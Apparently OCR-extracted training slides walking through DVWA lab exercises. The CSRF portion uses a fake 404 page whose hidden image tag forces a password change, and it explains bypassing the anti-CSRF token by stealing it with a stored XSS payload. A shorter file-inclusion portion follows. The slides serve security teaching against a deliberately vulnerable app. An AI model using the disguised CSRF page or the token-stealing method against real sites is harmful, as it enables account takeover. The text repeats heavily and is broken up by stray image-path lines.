    </head>
    <body>
        <div id="main">
            <div class="fof">
                <h1>Error 404</h1>
            </div>
        </div>
        <img src="http://127.0.0.1/vulnerabilities/csrf/?
password_new=123&password_conf=123&Change=Change#" width="0" height="0"
border="0" style="display:none">
    </body>
</html>
```

```
*{
    transition: all 0.6s;
}

html {
    height: 100%;
}

body{
    font-family: 'Lato', sans-serif;
    color: #888;
    margin: 0;
}

#main{
    display: table;
    width: 100%;
    height: 100vh;
    text-align: center;
}

.fof{
    display: table-cell;
    vertical-align: middle;
}

.fof h1{
    font-size: 50px;
    display: inline-block;
    padding-right: 12px;
    animation: type .5s alternate infinite;
}

@keyframes type{
    from{box-shadow: inset -3px 0px 0px #888;}
    to{box-shadow: inset -3px 0px 0px transparent;}
}
```

https://codepen.io/akashrajendra/pen/JKKRvQ

$~/CSRF/Medium: cat ./Answer

```
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```


```
┌──(kali㉿kali)-[~/Desktop/CSRF Demo]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [14/Jan/2023 10:00:53] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:00:53] code 404, message File not found
127.0.0.1 - - [14/Jan/2023 10:00:53] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [14/Jan/2023 10:00:58] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:02:17] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:02:25] code 404, message File not found
127.0.0.1 - - [14/Jan/2023 10:02:25] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [14/Jan/2023 10:07:34] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:09:51] "GET /127.0.0.1.html HTTP/1.1" 304 -
127.0.0.1 - - [14/Jan/2023 10:28:29] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:28:30] "GET /css/style.css HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:28:54] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:30:38] "GET /127.0.0.1.html HTTP/1.1" 200 -
```

$~/CSRF/Medium: cat ./Answer

```
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```


127.0.0.1.html

http://0.0.0.0:8000/127.0.0.1.html



$~/CSRF/Medium: cat ./Answer


```
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

127.0.0.1.html


http://0.0.0.0:8000/127.0.0.1.html

http://<Attacker>/<CSRF_Vulnerable_Website>

$~/CSRF/Medium: cat ./Answer



$~/CSRF/Medium: cat ./Answer



$~/CSRF/High: cat ./"View Source"

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // ...
        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```


NISRA

$~/CSRF/High: cat ./"View Source"


```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // ...
        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

NISRA

$~/CSRF/High: cat ./"Burp Suite"



$~/CSRF/High: cat ./"Burp Suite"



$~/CSRF/High: cat ./Diagram

GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=...; security=high

Request

Response

```
<input type='hidden' name='user_token'
value='e270ff356122a7f211fa6a89a0743f9a' />
```

$~/CSRF/High: cat ./Diagram

GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=...; security=high

Request

Response

```
<input type='hidden' name='user_token'
value='dd6bbd4f08a18d66ead00d642605025b' />
```

$~/CSRF/High: cat ./Diagram

GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=...; security=high

Request

Response

```
<input type='hidden' name='user_token'
value='dd6bbd4f08a18d66ead00d642605025b' />
```

Request

GET /vulnerabilities/csrf/?password_new=123&password_conf=123
&Change=Change&**user_token=dd6b...** HTTP/1.1
Cookie: PHPSESSID=...; security=high

$~/CSRF/High: cat ./Diagram

GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=...; security=high

Request

Response

```
<input type='hidden' name='user_token'
value='caee57e86e3c4f9b92fe43bc44c163c0' />
```

Request

GET /vulnerabilities/csrf/?password_new=123&password_conf=123
&Change=Change&**user_token=?????...** HTTP/1.1
Cookie: PHPSESSID=...; security=high

$~/CSRF/High: cat ./Answer

- “In the high level, the developer has added an "anti Cross-Site Request Forgery (CSRF) token". In order by bypass this protection method, **another vulnerability will be required**.”
- “CSRF tokens do not protect against stored XSS vulnerabilities. If a page that is protected by a CSRF token is also the output point for a stored XSS vulnerability, then that XSS vulnerability can be exploited in the usual way, and the **XSS payload will execute when a user visits the page**.”
  - 可以搭配 XSS 或其他漏洞利用
- **Bypassing CSRF token validation**
- **XSS vs CSRF**

$~/CSRF/High: cat ./Diagram

GET /vulnerabilities/CSRFandXSS/ HTTP/1.1
Cookie: PHPSESSID=...; security=high

Request

Response

```
<input type='hidden' name='user_token'
value='caee57e86e3c4f9b92fe43bc44c163c0' />
```

XSS Payload: find token & send malicious URL

$~/CSRF/Impossible: cat ./"Web Page"

$~/File Inclusion: cat ./"Web Page"

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

http://127.0.0.1/vulnerabilities/fi/?page=include.php

Vulnerability: File Inclusion

File 3

Welcome back **admin**
Your IP address is: **172.17.0.1**
Your user-agent address is: **Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0**
You came from: **http://127.0.0.1/vulnerabilities/fi/?page=include.php**
I'm hosted at: **127.0.0.1**

[back]

http://127.0.0.1/vulnerabilities/fi/?page=file3.php

$~/File Inclusion: cat ./Intro

